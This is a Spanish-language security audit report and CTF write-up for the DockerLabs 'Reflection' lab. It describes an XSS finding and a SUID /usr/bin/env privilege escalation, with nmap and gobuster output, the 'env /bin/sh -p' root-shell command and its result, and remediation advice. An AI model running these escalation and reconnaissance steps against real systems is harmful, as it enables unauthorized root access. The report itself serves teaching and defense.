



Reporte Técnico Reflection

Aplicación Principal



EMPRESA
CLIENTE

DockerLabs



EMPRESA
AUDITORA

GabysDL
GabysDL



FECHA DEL
REPORTE

**2026-07-
20**



VERSIÓN

1.0

Índice

Resumen Ejecutivo (CVSS)

Incidencias

Hallazgos Técnicos

1.	Cross-Site Scripting (XSS) Almacenado / Reflejado con Ejecución de Comandos	ALTO	8.1
2.	Escalada de Privilegios Local mediante Bit SUID Inseguro en /usr/bin/env	ALTO	7.8

Resumen Ejecutivo

Resumen de Vulnerabilidades (CVSS)

Crítico 0

Alto 2

Medio 0

Bajo 0

Informativo 0

Incidencias



No se registraron incidencias durante el proceso de auditoría.

1. Cross-Site Scripting (XSS)

Almacenado / Reflejado con Ejecución de Comandos

ALTO

CVSS SCORE

8.1

CVE

N/A

URL DE REFERENCIA

N/A

🕒 Descripción de la Vulnerabilidad

Se identificó una vulnerabilidad de Cross-Site Scripting (XSS) en la aplicación web. La falta de sanitización y validación en las entradas del usuario permite a un atacante inyectar scripts maliciosos. En este escenario particular, el vector fue utilizado para interactuar con el backend o la consola de comandos asociada, logrando la ejecución remota de código (RCE) inicial bajo el contexto del usuario 'balu' en el servidor/contenedor.

(CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:N)

<> Pasos para Reproducir (PoC)

1. Navegar a la sección vulnerable de la aplicación web. (Completar los 4 laboratorios)
2. Inyectar el payload de prueba en el campo afectado para validar la ejecución de código script.
3. Utilizar el script malicioso para forzar el envío de comandos al sistema operativo o interceptar sesiones.
4. Lograr el acceso inicial mediante una shell reversa, obteniendo una terminal interactiva con el usuario 'balu'.

Bienvenido al Laboratorio de XSS

Este es un entorno de laboratorio diseñado para ayudarte a aprender sobre Cross-Site Scripting (XSS) y cómo evitarlos.

Podrás aprender cómo inyectar scripts maliciosos en una aplicación web y cómo evitarlos.

Para acceder al laboratorio, necesitas tener Docker instalado en tu máquina. En caso contrario, el Writeup que subas a DockerLabs.es no se tendrá en cuenta.

Prueba a inyectar el siguiente script en cada laboratorio.

Laboratorio 1 (Reflected XSS)

Laboratorio 2 (Stored XSS)

Laboratorio 3 (XSS con Drop)

Laboratorio 4 (Reflected XSS a través de la URL)

Clic Aquí Cuando hayas Completado los Laboratorios

```
➜ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
```

```
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

index.html (Status: 200) [Size: 3575]
server-status (Status: 403) [Size: 275]
Progress: 882232 / 882232 (100.00%)

Finished
```

```
➜ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts

[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 16:31 -0400
Initiating ARP Ping Scan at 16:31
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 16:31, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:31
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 16:31, 0.45s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2026-07-20 16:31:31 EDT for 0s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 06:E8:1A:8D:A2:8B (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Impacto en el Negocio

La vulnerabilidad permite comprometer la sesión de los usuarios y, al estar vinculada a la ejecución de comandos en el backend, sirvió como el punto de entrada inicial para que un atacante externo gane acceso no autorizado al servidor, sirviendo de puente para posteriores ataques locales.

Solución y Remediación

1. Implementar técnicas de sanitización rigurosas y codificación de datos (Output Encoding) antes de renderizar cualquier entrada del usuario en el navegador.
2. Utilizar librerías de validación robustas y configurar cabeceras de seguridad HTTP, específicamente Content Security Policy (CSP), para restringir la ejecución de scripts no autorizados.

2. Escalada de Privilegios Local mediante Bit SUID Inseguro en /usr/bin/env

ALTO

CVSS SCORE

7.8

CVE

N/A

URL DE REFERENCIA

<https://gtfobins.github.io/gtfobins/env/>

① Descripción de la Vulnerabilidad

Se detectó que el binario `/usr/bin/env` tiene activo el bit SUID (Set User ID) y pertenece al usuario administrador (root). El propósito original de 'env' es ejecutar comandos en un entorno modificado; al correr con privilegios elevados de manera predeterminada, cualquier proceso hijo que herede su contexto (como una shell interactiva) se ejecutará bajo el identificador EUID 0 (root), permitiendo a usuarios locales sin privilegios evadir las restricciones de seguridad del sistema.

CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)


<> Pasos para Reproducir (PoC)

1. Acceder al sistema con el usuario sin privilegios 'balu'.
2. Identificar binarios con permisos SUID mediante el comando:

```
find / -perm -4000 -type f 2>/dev/null
```
3. Verificar que '/usr/bin/env' cuenta con permisos de ejecución especiales (-rwsr-xr-x).
4. Ejecutar el binario forzando la apertura de una shell privilegiada:

```
env /bin/sh -p
```
5. Comprobar la identidad del nuevo prompt con los comandos 'id' o 'whoami', verificando el acceso como root.

Evidencias



```
balu@432d56599afb: ~  
Session Actions Edit View Help  
(kali㉿kali)-[~]  
$ ssh balu@172.17.0.2  
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.  
ED25519 key fingerprint is: SHA256:nB+ovXxU+xQosZ9jDd7ff+ALDXPMDVtvt1l49YN8og  
k  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.  
balu@172.17.0.2's password:  
Linux 432d56599afb 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali  
1 (2026-06-18) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
balu@432d56599afb:~$
```



```

└─$ ssh balu@172.17.0.2
balu@172.17.0.2's password:
Linux 432d56599afb 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali
1 (2026-06-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jul 20 21:09:17 2026 from 172.17.0.1
balu@432d56599afb:~$ find / -perm -4000 -type f 2>/dev/null | xargs ls -la
-rwsr-xr-x 1 root root      62672 Mar 23  2023 /usr/bin/chfn
-rwsr-xr-x 1 root root      52880 Mar 23  2023 /usr/bin/chsh
-rwsr-xr-x 1 root root      48536 Sep 20  2022 /usr/bin/env
-rwsr-xr-x 1 root root      88496 Mar 23  2023 /usr/bin/gpasswd
-rwsr-xr-x 1 root root      59704 Oct 18  2024 /usr/bin/mount
-rwsr-xr-x 1 root root      48896 Mar 23  2023 /usr/bin/newgrp
-rwsr-xr-x 1 root root      68248 Mar 23  2023 /usr/bin/passwd
-rwsr-xr-x 1 root root      72000 Oct 18  2024 /usr/bin/su
-rwsr-xr-x 1 root root     281624 Jun 27  2023 /usr/bin/sudo
-rwsr-xr-x 1 root root      35128 Oct 18  2024 /usr/bin/umount
-rwsr-xr-- 1 root messagebus 51272 Sep 16  2023 /usr/lib/dbus-1.0/dbus-daemo
n-launch-helper
-rwsr-xr-x 1 root root      653888 Jun 22  2024 /usr/lib/openssh/ssh-keysign
balu@432d56599afb:~$ env /bin/sh -p
# id
uid=1000(balu) gid=1000(balu) euid=0(root) groups=1000(balu),100(users)
# whoami
root
# █

```

⚠ Impacto en el Negocio

El compromiso exitoso del contenedor permite a un atacante local obtener privilegios de administrador absoluto (root). Esto se traduce en la capacidad de alterar archivos de configuración críticos, manipular o extraer datos confidenciales de la aplicación, detener servicios esenciales y utilizar el entorno comprometido como vector para intentar un escape de contenedor hacia el host o pivotar a otros sistemas de la red interna.

✅ Solución y Remediación

1. Remoción inmediata del bit SUID en el entorno afectado ejecutando:
`chmod u-s /usr/bin/env`
2. Modificar el Dockerfile de la aplicación para automatizar el endurecimiento (hardening) de la imagen durante la fase de construcción, removiendo bits SUID innecesarios de binarios comunes.
3. Asegurar que el contenedor corra bajo un usuario sin privilegios por defecto utilizando la directiva 'USER' en la configuración de Docker.

Conclusiones y Resumen de la Auditoría

Resumen de la Auditoría

Se realizó una revisión de seguridad sobre la aplicación web y su infraestructura contenedorizada. Durante el análisis, se logró una cadena de compromiso completa (Exploit Chain): primero se explotó una vulnerabilidad de inyección XSS en el frontend (4 laboratorios) para ganar acceso inicial al servidor como el usuario 'balu', y posteriormente se detectó una falla de configuración SUID en el binario '/usr/bin/env' que permitió escalar privilegios hasta el usuario 'root'.

Pruebas Realizadas

- Auditoría de seguridad en formularios de entrada web y búsqueda de fallas de inyección (XSS/RCE).
- Análisis de usuarios locales y validación de restricciones en el archivo /etc/sudoers una vez obtenido el acceso.
- Auditoría de permisos especiales (SUID/SGID) en binarios del sistema de archivos del contenedor.

Soluciones Recomendadas

- Prioridad Alta (Inmediata): Corregir la vulnerabilidad de Inyección XSS en la aplicación web mediante la sanitización estricta de entradas y la codificación de datos (Output Encoding) para bloquear el vector de acceso inicial.

- Prioridad Alta: Revocar el bit SUID del binario `'/usr/bin/env'` ejecutando `'chmod u-s /usr/bin/env'` dentro del contenedor para neutralizar el vector de escalada de privilegios locales.
- Prioridad Media: Implementar una política de Content Security Policy (CSP) robusta en las cabeceras HTTP para mitigar la ejecución de scripts no autorizados en el navegador.